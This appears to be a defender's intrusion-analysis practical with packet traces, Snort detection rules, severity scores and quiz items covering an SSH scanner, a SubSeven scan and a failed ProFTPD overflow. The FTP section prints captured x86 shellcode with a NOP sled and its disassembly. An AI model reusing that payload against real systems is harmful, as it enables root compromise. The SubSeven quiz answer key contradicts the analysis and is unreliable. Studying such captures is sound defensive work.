Severity = (Criticality + Lethality) – (System Countermeasures + Net Countermeasures)

- Criticality: 2 (if any of the hosts have a broken TCP stack, they may respond to the broadcasts syns)
- Lethality: 2 (reconnaissance)
- System Countermeasures: 0 (unknown)
- Net Countermeasures: 2 (IDS in place)
- Severity: (2 + 2) – (0 + 2) = 2

Defense:
1. Patch system if vendor patch is available, as of this writing, at least 2 vendors have fixes available.
2. Block 6112 at the firewall, unless you have external user who require remote CDE access, and then lock it down as tight as possible.

Question:
Upon receiving a SYN request on the broadcast, a host must do what?
a. Send a SYN/ACK to originator
b. Send a RST to the originator
c. Send an "Administratively Prohibited" ICMP message to the originator
d. Silently drop the packet

Answer: D

References:

BugTraq vulnerability listing,
http://online.securityfocus.com/cgi-bin/vulns-item.pl?section=solution&id=3517
CVE-2001-0803, http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0803
CERT Advisory 2002-01, http://www.cert.org/advisories/CA-2002-01.html
Counterpane Alerts, http://www.counterpane.com/alert-cde.html
Incidents.org list archive,
http://www.incidents.org/archives/intrusions/msg03801.html
RFC 1122, http://ftp.isi.edu/in-notes/rfc1122.txt
RFC 1812, ftp://ftp.nordu.net/rfc/rfc1812.txt

Name:
SSH Mapper - Trolling for Vulnerable SSH Servers

Trace/Detect:
```
21:41:27.634418 208.248.xx.98.1123 > 192.168.1.7.ssh: S [tcp sum ok]
2297220731:2297220731(0) win 32120 <mss 1460,sackOK,timestamp 10015426
0,nop,wscale 0> (DF) (ttl 48, id 17684, len 60)
<snip>
21:41:27.634645 192.168.1.7.ssh > 208.248.xx.98.1123: S [tcp sum ok]
2869374041:2869374041(0) ack 2297220732 win 5792 <mss
1460,sackOK,timestamp 30373272 10015426,nop,wscale 0> (DF) (ttl 64, id
0, len 60)
<snip>
21:41:27.732397 208.248.xx.98.1123 > 192.168.1.7.ssh: . [tcp sum ok]
ack 1 win 32120 <nop,nop,timestamp 10015435 30373272> (DF) (ttl 48, id
17690, len 52)
<snip>
21:41:27.738331 192.168.1.7.ssh > 208.248.xx.98.1123: P [tcp sum ok]
1:26(25) ack 1 win 5792 <nop,nop,timestamp 30373282 10015435> (DF) (ttl
64, id 23032, len 77)
0x0000       4500 004d 59f8 4000 4006 e6a7 c0a8 0107  E..MY.@.@.......
0x0010       d0f9 6762 0016 0463 ab07 2c5a 88ec ce7c  ..gb...c..,Z...|
0x0020       8018 16a0 4cd8 0000 0101 080a 01cf 75a2  ....L.........u.
0x0030       0098 d2cb 5353 482d 312e 3939 2d4f 7065  ....SSH-1.99-Ope
0x0040       6e53 5348 5f33 2e30 2e32 7031 0a         nSSH_3.0.2p1.
21:41:27.835679 208.248.xx.98.1123 > 192.168.1.7.ssh: . [tcp sum ok]
ack 26 win 32120 <nop,nop,timestamp 10015446 30373282> (DF) (ttl 48, id
17691, len 52)
0x0000       4500 0034 451b 4000 3006 0b9e d0f9 6762  E..4E.@.0.....gb
0x0010       c0a8 0107 0463 0016 88ec ce7c ab07 2c73  .....c.....|..,s
0x0020       8010 7d78 80fc 0000 0101 080a 0098 d2d6  ..}x............
0x0030       01cf 75a2                                ..u.
21:41:27.835958 208.248.xx.98.1123 > 192.168.1.7.ssh: P [tcp sum ok]
1:29(28) ack 26 win 32120 <nop,nop,timestamp 10015446 30373282> (DF)
(ttl 48, id 17692, len 80)
0x0000       4500 0050 451c 4000 3006 0b81 d0f9 6762  E..PE.@.0.....gb
0x0010       c0a8 0107 0463 0016 88ec ce7c ab07 2c73  .....c.....|..,s
0x0020       8018 7d78 1a5e 0000 0101 080a 0098 d2d6  ..}x.^..........
0x0030       01cf 75a2 5353 482d 312e 302d 5353 485f  ..u.SSH-1.0-SSH_
0x0040       5665 7273 696f 6e5f 4d61 7070 6572 0a00  Version_Mapper..
21:41:27.836036 208.248.xx.98.1123 > 192.168.1.7.ssh: F [tcp sum ok]
29:29(0) ack 26 win 32120 <nop,nop,timestamp 10015446 30373282> (DF)
(ttl 48, id 17693, len 52)
<snip>
21:41:27.857201 208.248.xx.98.4821 > 192.168.1.7.ssh: R [tcp sum ok]
1:1(0) ack 26 win 32120 <nop,nop,timestamp 10015448 30373062> (DF) (ttl
48, id 17694, len 52)
<snip>
21:41:27.916482 192.168.1.7.ssh > 208.248.xx.98.1123: . [tcp sum ok]
ack 29 win 5792 <nop,nop,timestamp 30373300 10015446> (DF) (ttl 64, id
23033, len 52)
<snip>
```

```
21:41:27.920095 192.168.1.7.ssh > 208.248.xx.98.1123: F [tcp sum ok]
26:26(0) ack 30 win 5792 <nop,nop,timestamp 30373300 10015446> (DF)
(ttl 64, id 23034, len 52)
<snip>
21:41:27.920521 192.168.1.7.ssh > 208.248.xx.98.1123: R [tcp sum ok]
27:27(0) ack 30 win 5792 <nop,nop,timestamp 30373300 10015446> (DF)
(ttl 64, id 23035, len 52)
<snip>
21:41:28.016209 208.248.xx.98.1123 > 192.168.1.7.ssh: R [tcp sum ok]
2297220761:2297220761(0) win 0 (ttl 239, id 17861, len 40)
<snip>
```

Source:
My home server connected to the Internet via a cable modem. This is not a publicly advertised machine, therefore any connect to it other than myself is of interest.

Generated by:
Snort binary capture processed via TCPDump

Spoof Probability:
Not spoofed. The purpose of this probe is to conduct reconnaissance for vulnerable SSH servers. The attacker must get this information back if it is to do any good.

Description:
This is an SSH Version scanner that was originally designed at the University of Michigan (http://www.citi.umich.edu/u/provos/ssh/) as part of a research project to identify servers vulnerable to the SSH CRC-32 Compensation Attack Detector Vulnerability (BID 2347 / CVE-2001-0144). As this is not a publicly advertised machine, I routinely check for any attempted access. During one such check I noticed a connect to my SSH server (the only service mapped in through my firewall). The string SSH-1.0-SSH_Version_Mapper was readily recognizable in the character dump. A search on Google quickly found the tool. As this scan was originating in Texas, UofM research was ruled out.

The Attack:
This is reconnaissance for vulnerable SSH servers. While it was originally designed to check for the SSH CRC-32 Compensation Attack Detector Vulnerability, it could be used to scan for any future SSH server vulnerabilities as well. The tool works by simply establishing an initial connection to the SSH server. As part of the SSH session initialization, the server identifies itself and the version of SSH it can speak, in this case: SSH-1.99-OpenSSH_3.0.2p1. The client then responds with its identification and version capabilities: SSH-1.0-SSH_Version_Mapper. Because SSH-1.0 of the protocol is not specified the server tears down the connection. (ScanSSH - Scanning the Internet for SSH Servers - http://www.citi.umich.edu/techreports/reports/citi-tr-01-13.pdf)

Local output from the tool:
```
[root@localhost scanssh]# ./scanssh 127.0.0.1
127.0.0.1 SSH-1.99-OpenSSH_3.0.2p1
```

The tool can take a CIDR block as the address range, and the output could be easily redirected to a file, allowing an attacker to scan a large IP space unattended. In its default state the following Snort rule will report the scan:
```
alert tcp $EXTERNAL_NET any -> $HOME_NET 22 (msg:"Trolling for SSH
Version"; flags:A+; content:"SSH-1.0-SSH_Version_Mapper";)
```

However, this will only detect the scan in its default state. The scanner includes a switch setting that allows the string not to be sent at all, as demonstrated in this test exchange:

```
####################   ID TURNED OFF   ###########################

18:52:19.201199 localhost.34056 > fido-1.[obscured].net.ssh: S [tcp sum
ok] 3851355768:3851355768(0) win 5840 <mss 1460,sackOK,timestamp
55278429 0,nop,wscale 0> (DF) (ttl 64, id 32037, len 60)
<snip>
18:52:19.311293 fido-1.[obscured].net.ssh > localhost.34056: S [tcp sum
ok] 3807860225:3807860225(0) ack 3851355769 win 10136
<nop,nop,timestamp 776913589 55278429,nop,wscale 0,mss 1460> (DF) (ttl
237, id 17174, len 60)
<snip>
18:52:19.311414 localhost.34056 > fido-1.[obscured].net.ssh: . [tcp sum
ok] ack 1 win 5840 <nop,nop,timestamp 55278440 776913589> (DF) (ttl 64,
id 32038, len 52)
<snip>
18:52:21.186418 fido-1.[obscured].net.ssh > localhost.34056: P [tcp sum
ok] 1:26(25) ack 1 win 10136 <nop,nop,timestamp 776913777 55278440>
(DF) (ttl 237, id 17175, len 77)
0x0000   4500 004d 4317 4000 ed06 9145 899b 6e03
E..MC.@....E..n.
0x0010   c0a8 0107 0016 8508 e2f7 5602 e58f 0679
..........V....y
0x0020   8018 2798 e021 0000 0101 080a 2e4e c371
..'..!.......N.q
0x0030   034b 7b68 5353 482d 312e 3939 2d4f 7065         .K{hSSH-1.99-
Ope
0x0040   6e53 5348 5f33 2e30 2e32 7031 0a                nSSH_3.0.2p1.
18:52:21.189145 localhost.34056 > fido-1.[obscured].net.ssh: . [tcp sum
ok] ack 26 win 5840 <nop,nop,timestamp 55278627 776913777> (DF) (ttl
64, id 32039, len 52)
0x0000   4500 0034 7d27 4000 4006 044f c0a8 0107
E..4}'@.@..O....
0x0010   899b 6e03 8508 0016 e58f 0679 e2f7 561b
..n........y..V.
0x0020   8010 16d0 8b36 0000 0101 080a 034b 7c23
.....6.......K|#
0x0030   2e4e c371                                       .N.q
18:52:21.189503 localhost.34056 > fido-1.[obscured].net.ssh: F [tcp sum
ok] 1:1(0) ack 26 win 5840 <nop,nop,timestamp 55278627 776 913777> (DF)
(ttl 64, id 32040, len 52)
0x0000   4500 0034 7d28 4000 4006 044e c0a8 0107
E..4}(@.@..N....
0x0010   899b 6e03 8508 0016 e58f 0679 e2f7 561b
..n........y..V.
0x0020   8011 16d0 8b35 0000 0101 080a 034b 7c23
.....5.......K|#
0x0030   2e4e c371                                       .N.q
```

```
18:52:21.253436 fido-1.[obscured].net.ssh > localhost.34056: . [tcp sum
ok] ack 2 win 10136 <nop,nop,timestamp 776913784 55278627> (DF) (ttl
237, id 17176, len 52)
<snip>
18:52:21.254231 fido-1.[obscured].net.ssh > localhost.34056: F [tcp sum
ok] 26:26(0) ack 2 win 10136 <nop,nop,timestamp 776913784 55278627>
(DF) (ttl 237, id 17177, len 52)
<snip>
18:52:21.254319 localhost.34056 > fido-1.[obscured].net.ssh: . [tcp sum
ok] ack 27 win 5840 <nop,nop,timestamp 55278634 776913784> (DF) (ttl
255, id 0, len 52)
<snip>
```

Also, as the source for the tool is freely available (http://www.monkey.org/~provos/scanssh/), the string could be easily modified as well.

Correlation:
This basic signature is fully correlated due to its identification string. However, after adding the above rule to my Snort rule set, I received three more scans over the next two days. One from the same IP that generated the original detect and 2 from an IP in Korea.
Targeting:
This scan is part of an active targeting campaign designed to identify vulnerable servers on the internet.

Severity:
Severity = (Criticality + Lethality) – (System Countermeasures + Net Countermeasures)

- Criticality: 4 (primary home server, not backed up as often as it should be . . .)
- Lethality: 2 (reconnaissance, however the attack is likely to follow if vulnerable)
- System Countermeasures: 5 (all patches applied)
- Net Countermeasures: 2 (network is logged, however port 22 is open on the firewall)
- Severity: (4+2) – (5+2) = -1

Defense:
There is no real defense against the scan other than to block port 22 and run SSH on a non-standard port. However, the above rule will allow you determine at least who is looking at your network. More importantly, the real defense is to

ensure that your SSH server is properly patched and not running a vulnerable version of SSH.

Question:
The CRC-32 Compensation Attack Detector Vulnerability attacked which service:
A. SMTP
B. FTP
C. SSH
D. HTTP

Answer: C

References:

Bugtraq CRC-32 Compensation Attack Detector Vulnerability listing
http://online.securityfocus.com/cgi-bin/vulns-item.pl?section=info&id=2347
CVE CRC-32 Compensation Attack Detector Vulnerability listing
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0144
SSH Scanner Homepage
http://www.monkey.org/~provos/scanssh/
University of Michigan Center for Information Technology Integration SSH Scanner
Project - http://www.citi.umich.edu/u/provos/ssh/

Name:
SubSeven Scan

Trace/Detect:
```
04:12:34.850418 12.251.166.10.3116 > 192.168.1.7.27374: S [tcp sum
ok]3278861348: 3278861348(0) win 16384 <mss 1460,nop,nop,sackOK> (DF)
(ttl 111, id 62297, len 48)

04:12:34.850580 192.168.1.7.27374 > 12.251.166.10.3116: R [tcp sum ok]
0:0(0) ack 3278861349 win 0 (DF) (ttl 255, id 0, len  40)

04:12:35.345632 12.251.166.10.3116 > 192.168.1.7.27374: S [tcp sum ok]
3278861348: 3278861348(0) win 16384 <mss 1460,nop,nop ,sackOK> (DF)
(ttl 111, id 62353, len 48)

04:12:35.345783 192.168.1.7.27374 > 12.251.166.10.3116: R [tcp sum ok]
0:0(0) ack 1 win 0 (DF) (ttl 255, id 0, len 40)
```

Source:
Home network, attached to internet via cable modem.

Generated by:
Man TCPdump. Default Snort rule set does not report attempted connects to SubSeven, only its actual exploitation. Snort rule to detect SubSeven scan:
```
alert tcp $EXTERNAL_NET any -> $HOME_NET 27374 (msg:"Possible SubSeven
Scan"; flags: S;)
```

False positives for this rule are mitigated by alerting if only the SYN flag is set. This will prevent the rule from triggering on the response to an outbound connection using 27374 as an ephermal port, however this does mean that it would be possible to get around this alert by setting an extra flag. Since this is only a scan detector, I believe the risk of false negatives is manageable.

Spoof Probability:
This is not a spoof. The attacker is actively looking for trojaned machines to attempt to exploit.

Description:
This is a scan for the SubSeven backdoor.

The Attack:
SubSeven is a trojan that allows an attacker to control the victim's machine, access data, and use it as a scan bot, jump points, etc. Details are available at:
Symantec -
http://www.symantec.com/avcenter/venc/data/backdoor.subseven.html

Correlation:
SubSeven is a well known trojan, so the goal of the scan does not require further correlation, especially since the target IP is not a publicized host. However, this IP seems to have been particularly busy on the date of the detect. The following out put is from Dshield attacker IP database (http://www.dshield.org/ipinfo.php?ip=12.251.166.10&Submit=Submit)

IP Address:	12.251.166.10	
HostName:	12-251-166-10.client.attbi.com	
DShield Profile:	Country:	
	Contact E-mail:	
	Total Records against IP:	120
	Number of targets:	119
	Date Range:	2002-03-23 to 2002-03-23
	Ports Attacked (up to 10):	

Port	Attacks
27374	43

Whois:
```
AT&T ITS (NET-ATT)
   200 Laurel Avenue South
   Middletown, NJ 07748
   US

   Netname: ATT
   Netblock: 12.0.0.0 - 12.255.255.255
   Maintainer: ATTW

   Coordinator:
      Kostick, Deirdre  (DK71-ARIN)  help@IP.ATT.NET
      (888)613-6330

   Domain System inverse mapping provided by:

   DBRU.BR.NS.ELS-GMS.ATT.NET   199.191.128.106
   DMTU.MT.NS.ELS-GMS.ATT.NET   12.127.16.70
   CBRU.BR.NS.ELS-GMS.ATT.NET   199.191.128.105
   CMTU.MT.NS.ELS-GMS.ATT.NET   12.127.16.69

   Record last updated on 06-Nov-2000.
```

```
               Database last updated on  11-Mar-2002 19:58:33 EDT.

            The ARIN Registration Services Host contains ONLY Internet
            Network Information: Networks, ASN's, and related POC's.
            Please use the whois server at rs.internic.net for DOMAIN
            related
            Information and whois.nic.mil for NIPRNET Information.
```

Because this IP is part of the AT&T Worldnet Service, it is likely a dial up account. Therefore, I decided to run a subnet report on the /24 network (http://www.dshield.org/subnet.php?subnet=12.251.166&Submit=Submit)

This report indicates that our scanning IP and one other in the same /24 (probably the same host on a different dial up) have been quite busy with port 27374.

Subnet Report

12.251.166

Distinct IPs listed:2
Distinct targets:148
First / Last entry:2002-03-12 / 2002-03-23

Top 50 Ports

Port	Count
27374	132
28800	16

By Date

Date	Attacks
2002-03-12	19
2002-03-13	41
2002-03-14	4
2002-03-15	13
2002-03-16	17
2002-03-21	5
2002-03-22	38
2002-03-23	11

Targeting:
As this is a scan for vulnerable machines, it is the first phase of active targeting.

Severity:
Severity = (Criticality + Lethality) – (System Countermeasures + Net Countermeasures)

- Criticality: 2 (A sensor placed outside of my firewall)
- Lethality: 3 (A scan for a potential root level vulnerability)
- System Countermeasures: 5 (No Windows machines on that network)
- Net Countermeasures: 5 (NAT firewall does not forward this port)
- Severity: (2+3) – (5+5) = -5

Defense:
Defenses are adequate on this network as the firewall does not forward this port. The previously mentioned Snort rule would be useful for further data collection on scans for this port.

Question:
```
04:12:34.850418 12.251.166.10.3116 > 192.168.1.7.27374: S [tcp sum
ok]3278861348: 3278861348(0) win 16384 <mss 1460,nop,nop,sackOK> (DF)
(ttl 111, id 62297, len 48)

04:12:35.345632 12.251.166.10.3116 > 192.168.1.7.27374: S [tcp sum ok]
3278861348: 3278861348(0) win 16384 <mss 1460,nop,nop ,sackOK> (DF)
(ttl 111, id 62353, len 48)
```

Given the above trace, pick the most correct answer from the following list
a. It is most likely a crafted packet because the ttl's are the same
b. It is most likely a spoofed IP because the source ports are identical
c. It is most likely a scan for backdoor
d. There is nothing anomalous or nefarious about this packet

Answer: D

References:
Incidents.org IP Search Engine - http://www.dshield.org/ipinfo.php
Incidents.org Subnet Search Engine - http://www.dshield.org/subnet.php
Symantec Anti-Virus Center - Symantec -
http://www.symantec.com/avcenter/venc/data/backdoor.subseven.html

Name:
WU-FTP File Completions Attempt – NOT! (actually a failed attempt at ProFTPD buffer overflow)

Trace/Detect:

Snort Alert

```
[**] FTP wu-ftp file completion attempt [ [**]
03/19-16:19:07.595544 80.136.86.38:3380 -> 192.168.1.7:21
TCP TTL:50 TOS:0x0 ID:40269 IpLen:20 DgmLen:1132 DF
***AP*** Seq: 0xDBA44621  Ack: 0xDFFDFC58  Win: 0x8160  TcpLen: 32
TCP Options (3) => NOP NOP TS: 25152116 62998937
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
+=+

[**] FTP wu-ftp file completion attempt [ [**]
03/19-16:24:33.362359 80.136.86.38:3383 -> 192.168.1.7:21
TCP TTL:50 TOS:0x0 ID:45583 IpLen:20 DgmLen:1132 DF
***AP*** Seq: 0x56293EBD  Ack: 0xF4C882F7  Win: 0x8160  TcpLen: 32
TCP Options (3) => NOP NOP TS: 25184697 63031500
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
+=+
```

TCP DUMP

```
Reconnaissance
16:10:12.475535 80.136.86.38.3367 > 192.168.1.7.21: S
2814906717:2814906717(0) win 65535 <mss 1452,nop,wscale
1,nop,nop,timestamp 25098603 0> (DF)

16:10:12.477598 192.168.1.7.21 > 80.136.86.38.3367: S
3220180868:3220180868(0) ack 2814906718 win 5792 <mss
1460,nop,nop,timestamp 62945756 25098603,nop,wscale 0> (DF)

<snip - attacker conducts a reconnaissance connect to the server>
<nothing unusual here, except that this isn't a publicly advertised
server>

16:10:39.647649 80.136.86.38.3367 > 192.168.1.7.21: F 23:23(0) ack 357
win 33120 <nop,nop,timestamp 25101321 62948336> (DF)

16:10:39.650772 192.168.1.7.21 > 80.136.86.38.3367: F 357:357(0) ack 24
win 5792 <nop,nop,timestamp 62948473 25101321> (DF)

Attack One
16:19:03.504526 80.136.86.38.3380 > 192.168.1.7.21: S
3684976160:3684976160(0) win 65535 <mss 1452,nop,wscale
1,nop,nop,timestamp 25151711 0> (DF)

16:19:03.504695 192.168.1.7.21 > 80.136.86.38.3380: S
3757964328:3757964328(0) ack 3684976161 win 5792 <mss
1460,nop,nop,timestamp 62998859 25151711,nop,wscale 0> (DF)
```

```
16:19:03.698704 80.136.86.38.3380 > 192.168.1.7.21: . ack 1 win 33120
<nop,nop,timestamp 25151732 62998859> (DF)

16:19:04.287158 192.168.1.7.21 > 80.136.86.38.3380: P 1:48(47) ack 1
win 5792 <nop,nop,timestamp 62998937 25151732> (DF)

16:19:04.579588 80.136.86.38.3380 > 192.168.1.7.21: . ack 48 win 33120
<nop,nop,timestamp 25151821 62998937> (DF)

16:19:07.595544 80.136.86.38.3380 > 192.168.1.7.21: P 1:1081(1080) ack
48 win 33120 <nop,nop,timestamp 25152116 62998937> (DF)
0x0000       4500 046c 9d4d 4000 3206 3ee1 5088 5626  E..l.M@.2.>.P.V&
0x0010       c0a8 0107 0d34 0015 dba4 4621 dffd fc58  .....4....F!...X
0x0020       8018 8160 f479 0000 0101 080a 017f ca74  ...`.y.........t
0x0030       03c1 4999 5553 4552 2066 7470 0a50 4153  ..I.USER.ftp.PAS

<snip - a bunch of NOPs>

0x0360       9090 9090 9090 31db 89d8 b017 cd80 eb66  ......1........f
0x0370       5e89 f380 c30f 39f3 7c07 802b 02fe cbeb  ^.....9.|..+....
0x0380       f531 c088 4601 8846 0888 4610 8d5e 07b0  .1..F..F..F..^..
0x0390       0ccd 808d 1e31 c9b0 27cd 8031 c0b0 3dcd  .....1..'..1..=.
0x03a0       8031 c08d 5e02 b00c cd80 31c0 8846 038d  .1..^.....1..F..
0x03b0       5e02 b03d cd80 89f3 80c3 0989 5b08 31c0  ^..=........[.1.
0x03c0       8843 0789 430c b00b 8d4b 088d 530c cd80  .C..C....K..S...
0x03d0       31c0 fec0 cd80 e895 ffff ffff ffff 4343  1.............CC
0x03e0       3030 3130 3031 4331 646b 7031 756a 50f4  001001C1dkp1ujP.
0x03f0       ffff bf50 f4ff ffbf 50f4 ffff bf50 f4ff  ...P....P....P..
0x0400       ffbf 50f4 ffff bf50 f4ff ffbf 50f4 ffff  ..P....P....P...
0x0410       bf50 f4ff ffbf 50f4 ffff bf50 f4ff ffbf  .P....P....P....
0x0420       50f4 ffff bf50 f4ff ffbf 50f4 ffff bf50  P....P....P....P
0x0430       f4ff ffbf 50f4 ffff bf50 f4ff ffbf 40eb  ....P....P....@.
0x0440       0628 0a50 4f52 5420 3830 2c31 3336 2c38  .(.PORT.80,136,8
0x0450       362c 3338 2c35 2c32 3230 0a52 4554 5220  6,38,5,220.RETR.
0x0460       7765 6c63 6f6d 652e 6d73 670a            welcome.msg.
16:19:07.595742 192.168.1.7.21 > 80.136.86.38.3380: . ack 1081 win 8640
<nop,nop,timestamp 62999268 25152116> (DF)

<continues processing login - then tried to process the RETR command>

16:19:07.913361 192.168.1.7.21 > 80.136.86.38.3380: P 387:440(53) ack
1081 win 8640 <nop,nop,timestamp 62999300 25152152> (DF)
0x0000       4500 0069 b57c 4000 4006 1cb5 c0a8 0107  E..i.|@.@.......
0x0010       5088 5626 0015 0d34 dffd fdab dba4 4a59  P.V&...4......JY
0x0020       8018 21c0 fc15 0000 0101 080a 03c1 4b04  ..!...........K.
0x0030       017f ca98 3432 3520 4361 6e27 7420 6275  ....425.Can't.bu
0x0040       696c 6420 6461 7461 2063 6f6e 6e65 6374  ild.data.connect
0x0050       696f 6e3a 2043 6f6e 6e65 6374 696f 6e20  ion:.Connection.
0x0060       7265 6675 7365 640d 0a                   refused..
16:19:08.121786 80.136.86.38.3380 > 192.168.1.7.21: . ack 440 win 33093
<nop,nop,timestamp 25152174 62999298> (DF)

16:19:27.161608 80.136.86.38.3380 > 192.168.1.7.21: F 1081:1081(0) ack
440 win 33120 <nop,nop,timestamp 25154079 62999298> (DF)
```

```
16:19:27.165116 192.168.1.7.21 > 80.136.86.38.3380: F 440:440(0) ack
1082 win 8640 <nop,nop,timestamp 63001225 25154079> (DF)

Attack 2
16:24:29.255595 80.136.86.38.3383 > 192.168.1.7.21: S
1445543612:1445543612(0) win 65535 <mss 1452,nop,wscale
1,nop,nop,timestamp 25184292 0> (DF)

16:24:29.257619 192.168.1.7.21 > 80.136.86.38.3383: S
4106781383:4106781383(0) ack 1445543613 win 5792 <mss
1460,nop,nop,timestamp 63031434 25184292,nop,wscale 0> (DF)

<log in and overflow code>

16:24:33.645507 192.168.1.7.21 > 80.136.86.38.3383: P 151:387(236) ack
1081 win 8640 <nop,nop,timestamp 63031873 25184731> (DF)

16:24:33.662886 192.168.1.7.21 > 80.136.86.38.3383: P 387:440(53) ack
1081 win 8640 <nop,nop,timestamp 63031875 25184731> (DF)
0x0000       4500 0069 4a5b 4000 4006 87d6 c0a8 0107  E..iJ[@.@.......
0x0010       5088 5626 0015 0d37 f4c8 844a 5629 42f5  P.V&...7...JV)B.
0x0020       8018 21c0 ef05 0000 0101 080a 03c1 ca43  ..!............C
0x0030       0180 49db 3432 3520 4361 6e27 7420 6275  ..I.425.Can't.bu
0x0040       696c 6420 6461 7461 2063 6f6e 6e65 6374  ild.data.connect
0x0050       696f 6e3a 2043 6f6e 6e65 6374 696f 6e20  ion:.Connection.
0x0060       7265 6675 7365 640d 0a                   refused..
```

Source:
My home server connected to the Internet via cable modem.

Generated by:
Snort (base rule set) and TCPDump (filter host 80.136.86.38 and port 22)

Spoof Probability:
This was a concerted attack, aimed at generating a root shell on the attacked machine, therefore it would not have been spoofed.

Description:
This was a false positive on Snort as a WU-FTP File Completions Attempt (http://archives.neohapsis.com/archives/vulnwatch/2001-q4/0059.html) However, I dumped the trace because I was curious since I don't run WU-Ftpd. I became intrigued when I saw the large number of NOPs in the packet with the USER and PASS . . .

Research on BugTraq indicates that an earlier version of ProFTPD (which I do run) contained a remote buffer overflow that required only anonymous read access, however the string recovered after the NOPs did not match the either of the exploits listed for that attack (http://online.securityfocus.com/bid/612).

The Attack:
Due to the length of the trace, I removed details that weren't pertinent to the attack. The attacker conducted an initial connect, performed an LS and exited. This section of the trace has been labeled Reconnaissance.

The attacker re-connected 9 minutes later, this time with his exploit ready. The exploit is highlighted in red in the trace. Something goes wrong and the server is unable to open the passive data connection to the attacker:

```
        0x0030       0180 49db 3432 3520 4361 6e27 7420 6275
                ..I.425.Can't.bu
        0x0040       696c 6420 6461 7461 2063 6f6e 6e65 6374
                ild.data.connect
        0x0050       696f 6e3a 2043 6f6e 6e65 6374 696f 6e20
                ion:.Connection.
        0x0060       7265 6675 7365 640d 0a                    refused..
```

The attacker retries 5 minutes later with attack #2. It is also refused.

However, had the attacker been successful with running the exploit, he would have still failed for two reasons;

-The version of ProFTPD running was not vulnerable
-The shellcode appears to be x86, the server is a PowerPC

Correlation:
As the overflow string didn't appear to be either of the tools in the BugTraq archive, I extracted what I believed to be the overflow from the trace and compiled just the shell code as an object file on an x86 box.

I then dumped the object file with:

```
Objdump -DCS code.o

Which generated:
00000000 <code>:
   0: 31 db                      xor    %ebx,%ebx
   2: 89 d8                      mov    %ebx,%eax
   4: b0 17                      mov    $0x17,%al
   6: cd 80                      int    $0x80
   8: eb 66                      jmp    70 <gcc2_compiled.+0x70>
   a: 5e                         pop    %esi
   b: 89 f3                      mov    %esi,%ebx
   d: 80 c3 0f                   add    $0xf,%bl
  10: 39 f3                      cmp    %esi,%ebx
  12: 7c 07                      jl     1b <gcc2_compiled.+0x1b>
```

```
   14: 80 2b 02                 subb   $0x2,(%ebx)
   17: fe cb                    dec    %bl
   19: eb f5                    jmp    10 <gcc2_compiled.+0x10>
   1b: 31 c0                    xor    %eax,%eax
   1d: 88 46 01                 mov    %al,0x1(%esi)
   20: 88 46 08                 mov    %al,0x8(%esi)
   23: 88 46 10                 mov    %al,0x10(%esi)
   26: 8d 5e 07                 lea    0x7(%esi),%ebx
   29: b0 0c                    mov    $0xc,%al
   2b: cd 80                    int    $0x80
   2d: 8d 1e                    lea    (%esi),%ebx
   2f: 31 c9                    xor    %ecx,%ecx
   31: b0 27                    mov    $0x27,%al
   33: cd 80                    int    $0x80
   35: 31 c0                    xor    %eax,%eax
   37: b0 3d                    mov    $0x3d,%al
   39: cd 80                    int    $0x80
   3b: 31 c0                    xor    %eax,%eax
   3d: 8d 5e 02                 lea    0x2(%esi),%ebx
   40: b0 0c                    mov    $0xc,%al
   42: cd 80                    int    $0x80
   44: 31 c0                    xor    %eax,%eax
   46: 88 46 03                 mov    %al,0x3(%esi)
   49: 8d 5e 02                 lea    0x2(%esi),%ebx
   4c: b0 3d                    mov    $0x3d,%al
   4e: cd 80                    int    $0x80
   50: 89 f3                    mov    %esi,%ebx
   52: 80 c3 09                 add    $0x9,%bl
   55: 89 5b 08                 mov    %ebx,0x8(%ebx)
   58: 31 c0                    xor    %eax,%eax
   5a: 88 43 07                 mov    %al,0x7(%ebx)
   5d: 89 43 0c                 mov    %eax,0xc(%ebx)
   60: b0 0b                    mov    $0xb,%al
   62: 8d 4b 08                 lea    0x8(%ebx),%ecx
   65: 8d 53 0c                 lea    0xc(%ebx),%edx
   68: cd 80                    int    $0x80
   6a: 31 c0                    xor    %eax,%eax
   6c: fe c0                    inc    %al
   6e: cd 80                    int    $0x80
   70: e8 95 ff ff ff           call   a <gcc2_compiled.+0xa>
   75: ff                       (bad)
   76: ff                       (bad)
   77: ff 43 43                 incl   0x43(%ebx)
   7a: 30 30                    xor    %dh,(%eax)
   7c: 31 30                    xor    %esi,(%eax)
   7e: 30 31                    xor    %dh,(%ecx)
   80: 43                       inc    %ebx
   81: 31 64 6b 70              xor    %esp,0x70(%ebx,%ebp,2)
   85: 31 75 6a                 xor    %esi,0x6a(%ebp)
```

x86 Assembly is not a strong suit of mine, however, the 0: - 8: looked right. I found the following article on usenet, which confirmed the basic flow of the

script.
(http://groups.google.com/groups?hl=en&selm=91oph1%2454d%241%40fire.malware.de)

The actual shell command appears to be missing from the trace.

Targeting:
This attack show signs of active (but poor) targeting. The box was connected to for reconnaissance and then attacked with an exploit target specifically at that server software, although this version was not vulnerable.

Severity:
Severity = (Criticality + Lethality) – (System Countermeasures + Net Countermeasures)

- Criticality: 4 (primary home server, not backed up as often as it should be . . .)
- Lethality: 5 (on a vulnerable machine, this attack results in a root shell)
- System Countermeasures: 5 (software not vulnerable, hardware incompatible with machine code for overflow)
- Net Countermeasures: 3 (IDS in place, normally machine is behind a NAT firewall, temporarily placed in a DMZ and heavily monitored)
- Severity: (4+5) – (5+3) = 1

Defense:
In general the defenses on this machine were fine. It has been removed from the DMZ. In general, any machine running anonymous FTP services should be segregated from the rest of the network, locked down, and backed up regularly.

Question:

A large number (more than 10 or 15) of NOPs (0x90) inthe middle of a packet is indicative of:

a. padding a packet for a network segment with a fixed MTU
b. a buffer overflow attack
c. a Quicktime stream
d. nothing (hence No Operation)

Answer: b

References:
BugTraq's entry for the ProFTPD Remote Buffer Overflow
http://online.securityfocus.com/cgi-bin/vulns-item.pl?section=info&id=612

Message from Rain Forest Puppy on the WU-FTP File Completions Attempt
http://archives.neohapsis.com/archives/vulnwatch/2001-q4/0059.html

Posting by Michael Mueller on disassembling buffer overflows
http://groups.google.com/groups?hl=en&selm=91oph1%2454d%241%40fire.malware.de

The ProFTPD website - http://www.proftpd.org/

Section 3 – Analyze This

Executive Summary:
